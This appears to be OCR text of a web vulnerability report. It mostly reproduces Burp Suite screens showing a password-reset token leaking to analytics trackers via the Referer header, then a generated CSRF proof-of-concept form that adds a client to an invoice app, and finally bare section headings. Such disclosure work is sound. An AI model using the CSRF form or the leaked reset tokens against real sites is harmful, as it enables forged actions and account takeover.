https://www.animaker.com/login/resetpassword/0a3ea3328c6cf[redacted]e6dbb32fc28
1 match



Burp Suite Professional v1.7.30 - 1.burp - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding general binary content; matching expression 0a3ea3328c6cf[redacted]e6dbb32fc28
Host Method URL Params Edited Status Length MIME type Extension Title Comment SSL IP
3286 https://speed.animaker.c... GET /asset/js/jquery-1.11.0-v2.min.js 304 412 script js ✓ 13.33.170.12
3287 https://speed.animaker.c... GET /asset/css/bootstrap-v1.min.css 304 412 CSS css ✓ 13.33.170.12
3288 https://speed.animaker.c... GET /asset/images/animaker-new-logo.png 304 519 PNG png ✓ 13.33.170.12
3289 https://speed.animaker.c... GET /asset/images/footer-animaker-logo.png 304 491 PNG png ✓ 13.33.170.12
3294 https://static.hotjar.com GET /c/hotjar-721889.js?sv=6 ✓ 200 3509 script js ✓ 205.185.216
3295 https://www.google-analy... GET /r/collect?v=1&_v=j68&a=[redacted]33&t=pagevi... ✓ 200 446 GIF ✓ 172.217.161
3296 https://www.facebook.com GET /tr/?id=1262692613847 0&ev=PageView&dl=http... ✓ 200 340 GIF ✓ 157.240.7.38
3298 https://www.facebook.com GET /tr/?id=1262692613847 0&ev=Microdata&dl=htt... ✓ 200 340 GIF ✓ 157.240.7.38
Request Response
Raw Params Headers Hex
GET
/r/collect?v=1&_v=j68&a=1714889133&t=pageview&_s=1&dl=https%3A%2F%2Fwww.animaker.com%2Flogin%2Fresetpassword%2F0a3ea3328c6c[redacted]e6dbb32fc28&ul=en-us&de=UTF-8&dt=Animaker%20Password%20Reset&sd=24-bit&sr=1366x768&vp=1356x619&je=0&fl=30.0%20r0&_u=AACAAAAB~&jid=1400887151&gjid=1174305539&cid=197412515.1529221395&tid=UA-46163621-1&_gid=2001333471.1529221395&_r=1&z=1313542837 HTTP/1.1
Host: www.google-analytics.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.animaker.com/login/resetpassword/0a3ea3328c6cf[redacted]e6dbb32fc28
Connection: close
https://www.animaker.com/login/resetpassword/0a3ea3328c6cf[redacted]e6dbb32fc28
1 match


Burp Suite Professional v1.7.30 - 1.burp - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding general binary content; matching expression 0a3ea3328c6cf[redacted]e6dbb32fc28
Host Method URL Params Edited Status Length MIME type Extension Title Comment SSL IP
3286 https://speed.animaker.c... GET /asset/js/jquery-1.11.0-v2.min.js 304 412 script js ✓ 13.33.170.12
3287 https://speed.animaker.c... GET /asset/css/bootstrap-v1.min.css 304 412 CSS css ✓ 13.33.170.12
3288 https://speed.animaker.c... GET /asset/images/animaker-new-logo.png 304 519 PNG png ✓ 13.33.170.12
3289 https://speed.animaker.c... GET /asset/images/footer-animaker-logo.png 304 491 PNG png ✓ 13.33.170.12
3294 https://static.hotjar.com GET /c/hotjar-721889.js?sv=6 ✓ 200 3509 script js ✓ 205.185.216
3295 https://www.google-analy... GET /r/collect?v=1&_v=j68&a=1714889133&t=pagevi... ✓ 200 446 GIF ✓ 172.217.161
3296 https://www.facebook.com GET /tr/?id=1262692613847 0&ev=PageView&dl=http... ✓ 200 340 GIF ✓ 157.240.7.38
3298 https://www.facebook.com GET /tr/?id=12[redacted]70&ev=Microdata&dl=htt... ✓ 200 340 GIF ✓ 157.240.7.38
Request Response
Raw Params Headers Hex
GET
/tr/?id=1262692613847 0&ev=Microdata&dl=https%3A%2F%2Fww[redacted]5dbb32fc28&rl=&if=false&ts=1529229429087&cd[Schema.org]=%5B%5D&cd[OpenGraph]=%7B%22og%3Asite_name%22%3A%22Anim[redacted]ed%20Videos%20on%20Cloud%20for%20free%22%2C%22og%3Atype%22%3A%22Animation%22%2C%22og%3Aimage%22%3A%22http[redacted]oftware.JPG%22%2C%22og%3Aimage%3Aurl%22%3A%22https%3A%2F%2Fwww.animaker.com%2Fassets%2Fimages%2Fexplainer-video-software.JPG%22%2C%22og%3Aimage%3Awidth%22%3A%22140%22%2C%22og%3Aimage%3Aheight%22%3A%22140%22%2C%22og%3Aimage%3Atype%22%3A%22image%2Fpng%22%2C%22og%3Adescription%22%3A%22Animaker%20is%20an%20online%20do-it-yourself%20(%23DIY)%20animation%20video%20maker%20that%20brings%20studio%20quality%20presentations%20within%20everyone%27s%20reach.%20Animated%20Videos%2C%20Done%20Right!%22%7D&cd[Meta]=%7B%22title%22%3A%22Animaker%20Password%20Reset%22%2C%22meta%3Akeywords%22%3A%22%22%2C%22meta%3Adescription%22%3A%22%22%7D&cd[DataLayer]=%5B%5D&sw=1366&sh=768&v=2.8.17&r=stable&ec=1&o=30&it=1529229428159&es=automatic HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.animaker.com/login/resetpassword/0a3ea3328c6cf[redacted]e6dbb32fc28
Cookie: fr=0bcQZht4nP4nQidrs..BbGj_b..Fsf.1.0.Bbl53R.
https://www.animaker.com/login/resetpassword/0a3ea3328c6c[redacted]e6dbb32fc28
1 match


3. Cross Site Request Forgery








CSRF PoC generator
Request to: http://192.[redacted]
Options
Pretty Raw Hex \n
POST /invoice/add_client.php HTTP/1.1
Host: 192.16[redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 114
INSPECTOR
Request Attributes
Query Parameters (0)
Body Parameters (5)
Request Cookies (3)
Request Headers (13)
Search...
0 matches
CSRF HTML:
<html>
[redacted]
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://192.16[redacted]/add_client.php" method="POST">
<input type="hidden" name="companyname" value="ABC company" />
<input type="hidden" name="address" value="Banglows, Street, USA" />
<input type="hidden" name="phone" value="5555500000" />
<input type="hidden" name="email" value="abc_g@yopmail.com" />
<input type="hidden" name="clientsubmit" value="" />
<input type="submit" value="Submit request" />
</form>
Search...
0 matches
Regenerate
Test in browser
Copy HTML
Close


file:///home/[redacted]/CSRF/csrf.html
Submit request



| Add Client
192.16 /add_client.php
Alice g
Dashboard
Clients
All Clients
Add New Client
Items
Users
View Invoices
Client
Home > Add Client
Add New Client
New Client Created Successfully
Company Name
Company Name
Address
Address
Phone
Phone
Email
Email
Add Client
Copyright © 2019-2020.
192.16 /add_client.php#




4. Session cookie without HttpOnly flag





5. Session cookie without secure flag





6. Unauthorized access to Account Takeover

